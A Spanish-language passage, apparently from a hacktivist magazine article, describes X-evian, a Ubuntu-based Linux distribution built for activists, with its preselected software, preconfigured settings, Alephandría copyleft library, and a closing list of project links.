Sin embargo, el hecho de que esté basado en Ubuntu ha dado pie a algunas críticas a causa de las particularidades de este proyecto (que tan eficazmente ha popularizado el software libre): su dependencia de la empresa Canonical (http://www.canonical.com/) y de su líder y fundador (el multimillonario y visionario Mr. Shuttleworth) y el cariz "privativo" que tiene parte de su infraestructura (como el sistema de gestión del desarrollo y la comunidad de usuarios, que no es software libre). Pero la potencia del software libre reside precisamente en la libertad que garantiza, independientemente del origen del software. Un programa incluido en Debian (http://debian.org) (la más puritana y democrática de las distribuciones de software libre) bien puede haber sido desarrollado en un Windows XP para una empresa de armamento militar. Pero si el software es GPL (la licencia que define las cuatro libertades fundamentales del software) cualquiera puede usarlo libre e independientemente de su origen. Por eso, como reza uno de los fondos de escritorio de esta distro hacktivista "X-evian No es Ubuntu", algo que los hacktivistas han sintetizado con el acrónimo XNU (un guiño al proyecto fundador del software libre GNU http://gnu.org): Gnu is Not Unix). Como apunta Baronti (uno de los desarrolladores recién incorporados al proyecto) distribuciones de este tipo son necesarias: "un gesto político que demuestra que efectivamente hay segmentos o colectivos en nuestra sociedad que están en condiciones de tomar un código y hacerlo funcionar de una manera

personalizada para que nadie comience a sentirse con el monopolio de la 'maquinaria' y la tecnología". Más aún cuando todo el proceso es capaz de organizarse a través del copyleft: en sus programas de desarrollo y comunicación, en sus documentos y diseños libres y en una organización social de código abierto y participativo.

El valor añadido que aporta X-evian, frente a otras distribuciones existentes, reside, como comenta Txopi, en tres aspectos. El primero es el de la selección de software: "programas genéricos como navegadores o procesadores de texto, pero también herramientas de edición de audio y vídeo, escaneadores de puertos, cifrado, etc.". También está en proyecto incluir un cliente de TOR (http://tor.eff.org/) (el sistema de navegación segura desarrollado por la Electronic Frontier Foundation) y Democracy (http://getdemocracy.com) que Xabier (otro de los veteranos en X-evian) describe como "una nueva plataforma que permite gestionar la televisión autónomamente con calidad DVD, una verdadera revolución en el ámbito del mediactivismo que permite tanto recibir como emitir vídeo a través de redes P2P y casi en tiempo real". En segundo lugar está la preconfiguración del software incluido "para ajustarlo" en palabras de Txopi "a las necesidades y los gustos de los hacktivistas: fondo de escritorio y otros themes con temática hacktivista, marcadores de firefox sobre hacktivismo, robot de búsqueda de wikipedia preparado y otros plugins, configuración de red y otros temas de seguridad, x-chat preconfigurado para entrar en el canal #x-evian y poder preguntar a otros usuarios, etc.". Finalmente, x-evian 2.0 incluye una versión actualizada de la mediateca copyleft Alephandría, que cuenta hoy con más de 300 archivos (entre manuales, COMOs, libros, manifiestos, charlas y música).

"Al menos para mí" sentencia Txopi "lo mejor de x-evian no es lo que es, sino lo que puede ser; que somos nosotros (los hacktivistas) quienes lo desarrollamos y los que decidimos qué libertades materializamos en este sistema operativo para ayudar lo mejor posible a nuestra comunidad". Así que ya sabes: ya puedes descargar las primeras versiones de la nueva X-evian, testearla y unirte a la comunidad que se está creando en su desarrollo: http://x-evian.org.

**Evhack<**
**(evhack.info@gmail.com)**





(10) http://b2cs.delcorp.org/ (11) http://null-lab.hacklabs.org/ (12) http://downgrade.hacklabs.org/ (13) http://x-evian.org (14) http://metabolik.hacklabs.org (15) http://anaproject.org/ (16) Que se irá publicando en la revista electrónica Suburbia: http://suburbia.sindominio.net (17) http://manualcopyleft.net